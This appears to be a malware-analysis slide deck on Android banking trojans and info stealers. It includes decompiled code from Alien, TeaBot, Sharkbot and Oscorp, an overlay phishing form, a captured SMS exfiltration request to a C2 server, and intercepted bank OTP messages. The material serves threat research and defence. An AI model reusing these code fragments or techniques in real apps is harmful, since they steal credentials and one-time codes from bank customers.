The screenshot shows a mobile application analysis interface. On the left, there is a large green circle with a white number '0' and a text '0 / 64' below it, followed by a question mark icon and a 'Community Score' bar with a red segment and a checkmark at the end. To the right, a message says 'No security vendors and no sandboxes flagged this file as malicious'. Below this, the APK file details are listed: SHA256 hash (c58befc7919032bdb192f3a29e32d7af425eed133d05db13b2dd8d27ca6a82c0), file name (appsicurezza.apk), file type (apk), size (13.00 MB), and upload date (2022-04-22 04:16:52 UTC, 12 days ago). A circular icon with an Android robot and the text 'APK' is also present. At the bottom of the interface, there are several small circular tags: 'android', 'apk', and 'contains-elf'.

Info Stealers

Apps to steal specific information from the victim devices.


0 / 64

No security vendors and no sandboxes flagged this file as malicious

c58befc7919032bdb192f3a29e32d7af425eed133d05db13b2dd8d27ca6a82c0
appsicurezza.apk

13.00 MB | 2022-04-22 04:16:52 UTC
Size | 12 days ago

apk



Info Stealers

Apps to steal specific information from the victim devices.

The screenshot shows a mobile application analysis interface. On the left, there is a circular icon with a green border containing the number '0' and the text '/ 64'. Below it, there is a progress bar with a red segment and a green segment, labeled 'Community Score' with a 'x' and a checkmark icon. In the center, there is a message: 'No security vendors and no sandboxes flagged this file as malicious'. To the right of this message is a file card for 'c58befc7919032bdb192f3a29e32d7af425eed133d05db13b2dd8d27ca6a82c0'. The file is identified as 'appsicurezza.apk' and has tags 'android', 'apk', and 'contains-elf'. To the right of the file details are the size '13.00 MB', the upload date '2022-04-22 04:16:52 UTC', and the time '12 days ago'. On the far right of the card is an 'APK' icon. At the top right of the interface, there are icons for refresh and zoom.

SMS




Credit Card



Info Stealers

Apps to steal specific information from the victim devices.



SMS



Credit Card



Credentials





SMS Stealer

SMS



Different techniques are used to persuade the victims, like:

- Using the **icons or names** of trusted messaging apps, targeted bank or antivirus solutions
- **Repackaging** of well known messaging apps
- A **fake bank operator** calls the victim





SMS Stealer

Messages are intercepted and sent to the C2 server

```
1 POST / HTTP/1.1
2 Content-Type: application/json; charset=UTF-8
3 Content-Length: 54
4 Host: [REDACTED].com
5 Connection: close
6 Accept-Encoding: gzip, deflate
7 User-Agent: okhttp/4.1.0
8
9 {
    "body": "Hello",
    "id": "0[REDACTED]0i",
    "mitt": "3[REDACTED]9"
}
```



```
| 122 | 96c9fba0-3ef9-4681-af89-c06ea39c14c9 | [REDACTED]
|       | ATTENZIONE, stai autorizzando il prelievo cardless di EUR 1960. Usa 998199 come codice di sicurezza per completare l'operazione
| 123 | 9be7934a-a550-4374-af9a-5b57cb370426 | [REDACTED]
|       | ATTENZIONE, stai autorizzando il prelievo cardless di EUR 1950. Usa 241581 come codice di sicurezza per completare l'operazione
| 124 | 9be7934a-a550-4374-af9a-5b57cb370426 | [REDACTED]
|       | ATTENZIONE, stai autorizzando il prelievo cardless di EUR 1950. Usa 645042 come codice di sicurezza per completare l'operazione
| 125 | 9be7934a-a550-4374-af9a-5b57cb370426 | [REDACTED]
|       | Richiesta operazione di 79,80 EUR con la carta 5167_*_*_4242 presso CONAD I_07041,ALGHERO - 18.10 ore
| 126 | 9be7934a-a550-4374-af9a-5b57cb370426 | [REDACTED]
|       | Effettuato prelievo di 500,00 EUR con la carta 5167_*_*_4242 presso [REDACTED] o Dip I_07041,ALGHERO - 18.10 ore
|       | 19:05
```



SMS Stealer

We analyzed samples of a **repackaged version** of the QKSMS app:

- The malicious code has been injected inside the legitimate code.
- The malicious app has been spread via smishing campaigns.




Card Stealer

TAs are able to upload malicious app on the Google Play Store ®.

When an app is available on the official store, it is “always” accepted as trusted by users.

One years ago, we analyzed a malicious app (uploaded on Google Store) targeting specific customers of a bank.




Card Stealer

The app was simple but effective.

It displays a phishing website
inside a webview to steal data:

- Login credentials
- OTP received
- Credit Card data





Credential Harvesting: Overlay Attack

The Overlay attack is a technique implemented on modern Android banking trojans which consists of a malicious application that takes the form of an imitation app or a WebView launched “on-top” of a legitimate application (such as a banking app).

HOME RPM BUILDER SETTINGS LOGOUT


NOTIFICATIONS

DEVICES ONLINE OFFLINE DEAD

2 2 0 0

EXECUTE COMMANDS DELETE DEVICES

ID	IP ADDRESS	COUNTRY	BANK	INFECTED ON	LAST ONLINE	Actions
RZ-[REDACTED]	10 [REDACTED] 5	IT	NO BANK	2021-06-01 08:51:02	2021-06-01 09:20:08	[Edit, Delete, Refresh]
RZ-[REDACTED]	10 [REDACTED]	IT	NO BANK	2021-06-01 08:43:55	2021-06-01 09:20:09	[Edit, Delete, Refresh]



```
{"LG":"",
{"codiceutente":"[REDACTED]","pin":"[REDACTED]","type_injects":"banks","close_d":"close_activity_injects"},"ID":"6k[REDACTED]m-
```



Overlay Attack: Under the hood

```
<p>WELCOME</p>
<form action="null" method="post" id="_mainForm" target="flow_handler">
  <input type="tel" class="field" name="login" id="login" placeholder="User code">
  <input type="password" class="field" name="pin" id="pin" placeholder="PIN">
  <input type="submit" class="button" id="input_submitBtn" value="LOGIN">
</form>

<div class="form-bottom">
  Private Mode
  
  (function () {
    var __insHiddenField = function (objDoc, objForm, sNm, sV) {
      var input = objDoc.createElement('input');
      input.setAttribute("type", "hidden");
      input.setAttribute("name", sNm);
      input.setAttribute("value", sV);
      input.value = sV;
      objForm.appendChild(input);
    };

    var g_oBtn = document.getElementById('input_submitBtn');
    g_oBtn.onclick = function () {

      var oNumInp = document.getElementById('login');
      var oCodeInp = document.getElementById('pin');


      try{
        oNumInp.className = 'field';
        oCodeInp.className = 'field';
      } catch(e){};

      if (!/\w{3,50}/i.test(oNumInp.value)) {
        try{
          oNumInp.className = 'field error';
        } catch(e){};
        return false;
      }
    };
  });
</script>
```

HTML+CSS+JS

```
protected void onCreate(Bundle bundle) {
  super.onCreate(bundle);
  this.a.a(getApplicationContext(), this.b.j, this.b.a0);
  WebView webView = new WebView(this);
  webView.getSettings().setJavaScriptEnabled(true);
  webView.setScrollBarStyle(0);
  webView.setWebViewClient(new b());
  webView.setWebChromeClient(new a());
  webView.addJavascriptInterface(new c(this), this.b.bl);
  try {
    String replace = new String(Base64.decode(this.b.eo));
    String str = this.b.bo;
    String replace2 = replace.replace(str, this.a.a() + " " + this.b.bu);
    String str2 = this.b.bu;
    StringBuilder sb = new StringBuilder();
    sb.append(this.b.bv);
    sb.append(Locale.getDefault().getLanguage());
    sb.append(this.b.bp);
    String replace3 = replace2.replace(str2, sb.toString());
    String str3 = this.b.dZ;
    webView.loadDataWithBaseUrl(null, replace3.replace(str3), str);
    webView.setContentView(webView);
  } catch (Exception e) {
  }
}
```

Malware Code (Java)



Overlay Attack

Modern Android banking trojans

Banking RAT



Alien - Google Authenticator Sniffer

Advanced banking trojan that are able to control the infected device **remotely**.

Strong evasion countermeasures slow down the analysis operations and bypass antivirus detection.

```

case "access_notifications": {
    goto label_1710;
}
case "change_url_recover": {
    goto label_1647;
}
case "ussd": {
    goto label_1264;
}
case "grabbing_google_authenticator2": {
    goto label_1580;
}
case "get_all_permission": {
    goto label_1719;
}
case "remove_app": {
    goto label_1591;
}
case "update_inject": {
    goto label_1722;
}
case "run_admin_device": {
    goto label_1664;
}
case "run_record_audio": {
    goto label_1729;
}
case "sms_mailing_phonebook": {
    goto label_1605;
}
case "request_permission": {
    goto label_1671;
}
case "remove_bot": {
    goto label_1612;
}

public final void b(AccessibilityService arg9, AccessibilityEvent arg10, String arg11) {
    try {
        if(Build.VERSION.SDK_INT >= 18 && (arg11.contains(this.a("MDVmYTLmNDEzMTM1YzA4MG00NGZLYWE3MTI2Zc5Y2Y1ZGQwMmIxNWMwMmI00DcyNDgwNmU4MDMwM2Y5ZDc1YTA0ZTUwYzRk0WzjNw==")) {
            g.a(this.a("MTRlMDlj"), this.a("MDVmYTLmNDEzMTM1YzA4MG00NGZLYWE3MTI2Zc5Y2Y1ZGQwMmIxNWMwMmI00DcyNDgwNmU4MDMwM2Y5ZDc1YTA0ZTUwYzRk0WzjNw=="));
            if(arg10.getSource() == null) {
                return;
            }
        }
        String v11 = "";
        Iterator v10 = g.b(arg10.getSource(), this.a("MDdmYjk2MWQz0TMzY2Jj0WNlNDNhMWIxNTI1ZjYyYzU0M2YzNzcxYmM1MmI=")).iterator();
        int v1 = 0;
        while(v10.hasNext()) {
            Object v2 = v10.next();
            AccessibilityNodeInfo v2_1 = (AccessibilityNodeInfo)v2;
            String v3 = v11;
            int v11_1;
            for(v11_1 = 0; v11_1 < v2_1.getChildCount(); ++v11_1) {
                AccessibilityNodeInfo v4 = v2_1.getChildAt(v11_1);
                if(v4.getText() != null) {
                    a v5 = g.a;
                    String v7 = v4.getText().toString();
                    v5.a(this.a("MmFmYzljMGE2Yzdh") + v1 + this.a("NGFiNTLiMDEzMjNmZDdkZDk4") + v11_1, v7);
                    v3 = v3 + this.a("MmFmYzljMGE2Yzdh") + v1 + this.a("NGFiNTLiMDEzMjNmZDdkZDk4") + v11_1 + this.a("NGFiNTg2MGEyZTJlOTVjNw==") + v4.getText().toString() + "\n";
                }
            }
            ++v1;
            v11 = v3;
        }
        if(!v11.isEmpty()) {
            g.a(arg9, this.b.X, this.a("MmFmYTk1MWM3NjM5YzA4YTk2NGRhYmE5MWI2NTZlOGU1NWRhNjEwNmRmMzI1ZjcyNDgwM2VjMTg00GY2ZDY0NzBm2TEXnjU20DQ5NjZmZWQ2MDE5YjjNmZhYWNLNQ==") +
            return;
        }
    }
    catch(Exception unused_ex) {
        return;
    }
}

```

TeaBot - Information gathering

Decompiled code

```
try {
    v1.put("hwid", b.h(arg12));
    v1.put("device_name", b.g());
    v1.put("phone_number", b.k(arg12));
    v1.put("battery_level", b.e(arg12));
    v1.put("acs_enabled", b.l(arg12, andaowidnAI0bdnaw.class));
    v1.put("doze_enabled", b.m(arg12));
    v1.put("country", b.f(arg12));
    v1.put("locale", "en_us");
    boolean v6_2 = !b.o(arg12);
    v1.put("screen_active", v6_2);
    v1.put("screen_secure", b.p(arg12));
    v1.put("sms_manager", Telephony.Sms.getDefaultSmsPackage(arg12));
    v1.put("android_version", Build.VERSION.SDK_INT);
    v1.put("current_logged_password", i.a);
    v1.put("ver", 6);
    v0.put("data_update", v1);
    v0.put("logged_sms", new JSONArray(v3));
    v0.put("logged_pushes", new JSONArray(v5));
    v0.put("system_logs", new JSONArray(new ArrayList(e.a)));
    v0.put("captured_injects", new JSONArray(v8_2));
    v0.put("completed_commands", new JSONArray(v9));
    ...
}
```

9`#6#72#6`x9`*5+&`x`#w &{tuzswq`&wwq`n`&'4+!',#/`x`,),-5,b #/17,%`n`2*-,',7/
'0`x`,-b2'0/+11+-,`n` #66'0;.'4`.'x`wv`n`#!1',#.'.'x`607`n`&-8'',#
.'&x607`n`!-7,60;`x`71`n`.-#!.'`x`,'71`n`1!0'',#!6+4`x\$#.1'n`1!0'',1'!70`x607`n`1
/1#, #%`0`x`!-/l#, &0-+&l/'11#%+,%`n`#, &0-+&4`01+-, `xpvn`!700',6.-%`&2#115-
0&`x`n`4`0`x?n`.-%`&1/1`x`n`.-%`&271`'1`x`n`1;16`/.-
%1`x`prpsorqop{bspxru| b+,+6p`n`prpsorqop{bspxru|
bstsurqvurv{qb\$#.1`b#1b,7..}b\$#.1`n`prpsorqop{bspxru|
pxb.#;b20-6`!6+-,b6#1)b\$#.1`n`#2670`&,('!61`x`n`!-/2.'6`&!/#,&l`x`?

Encrypted info sent to the C2

```
{"data_update": {"hwid": "a5 [REDACTED] 53", "device_name": "Unknown
Samsung", "phone_number": "no
permission", "battery_level": "54", "acs_enabled": true, "doze_enabled": true, "country": "u
s", "locale": "en_us", "screen_active": false, "screen_secure": true, "sms_manager": "com.an
droid.messaging", "android_version": 24, "current_logged_password": "", "ver": 6}, "logged_
sms": [], "logged_pushes": [], "system_logs": ["2021-03-29 12:07=>ACS init2", "2021-03-29
12:07=>KP 1617034070493 false acs null? false", "2021-03-29 12:07=>CHECK2: Play
protection task failed1"], "captured_injects": [], "completed_commands": []}
```

Decrypted info sent to the C2

.Cleafy | LABS

Sharkbot - DGA

```
private String m() {
    try {
        StringBuilder v1 = new StringBuilder();
        Calendar v2 = Calendar.getInstance();
        String[] v3 = ".xyz,.live,.com,.store,.info,.top,.net".split(",");
        int v6 = 0;
        while(v6 < v3.length) {
            String v7 = v3[v6];
            String v8 = q.m(new StringBuilder().insert(0, v7).append(v2.get(3)).append("")).append(v2.get(1)).toString();
            ++v6;
            v1.append(",http://").append(v8.substring(0, 16)).append(v7).append("/");
        }
        return v1.toString().toLowerCase();
    } catch(Exception unused_ex) {
        return "";
    }
}
```

Oscorp - Encryption routine

```
LinkedHashMap linkedHashMap = new LinkedHashMap();
String encrypt = Crypt.encrypt(str2, Home.de304);
String encrypt2 = Crypt.encrypt(str3, Home.de304);
linkedHashMap.put(Deobfuscator$app$Release.getString(-8649804723740L), encrypt);
linkedHashMap.put(Deobfuscator$app$Release.getString(-8671279560220L), encrypt2);
Log.e(Deobfuscator$app$Release.getString(-8688459429404L), Deobfuscator$app$Release.getString(-8748588971548L) + encrypt);
StringBuilder sb = new StringBuilder();
for (Map.Entry entry : linkedHashMap.entrySet()) {
    if (sb.length() != 0) {
        sb.append('&');
    }
    sb.append(URLEncoder.encode((String) entry.getKey(), Deobfuscator$app$Release.getString(-8770063808028L)));
    sb.append('=');
    sb.append(URLEncoder.encode(String.valueOf(entry.getValue()), Deobfuscator$app$Release.getString(-8795833611804L)));
}
```

Encryption routine
(Oscorp source code)

fuck=
xRGcm4SrAgbGZEttaZ%2BV8shV2pCXTNt%2FfnUIHoAdbm%2BZG%2FjxcRdc5NRN0NUN6VQs0HBrTe3i3AM%0AdV9z81wqVwkfbivH9yqcLvOR14KhwKrc
FLH1pM80gqtFh00a7AjT06qS0iuWKRyruWGC5TJOWVz%0Abw%2B5sjiElVe0HtDX0QBch1l00A%2BpaHmNxrx109qffBZw2XgnPPH0JNnJoae9I5qUFbs
NTwp3%2FKR%0Ad008RNru1NG9DyfSVKcK5M7h7jmR%2F50TL1MvRd2zB56fHJqAHrlalv4672reeL1U%2BWjceEESEyTtE%0A%2FBadtySdjSBd2y17PgWc
E4pBV%2BJStSyxFPS7Vy4puw%2FDSqRE4nhgh13%2B7N2Rf5Uvnigh%2BANRU%2FZ%0A7Ng1%2FVoNPd6u72gIMfFAiDyRnKhJJYdG%2FrPO3X3SPiQJARN
9h8QicX%2BfisJDZ1YxWQOlWmG2awgx%0A2qdn%2F4%2FR0TT1cqrpPo3K%2F9La6ggSBNK75x58KPHMF8C4%2FXqx5Tu4vFERF4lnLT%2BFDLfSoX4kcFLW
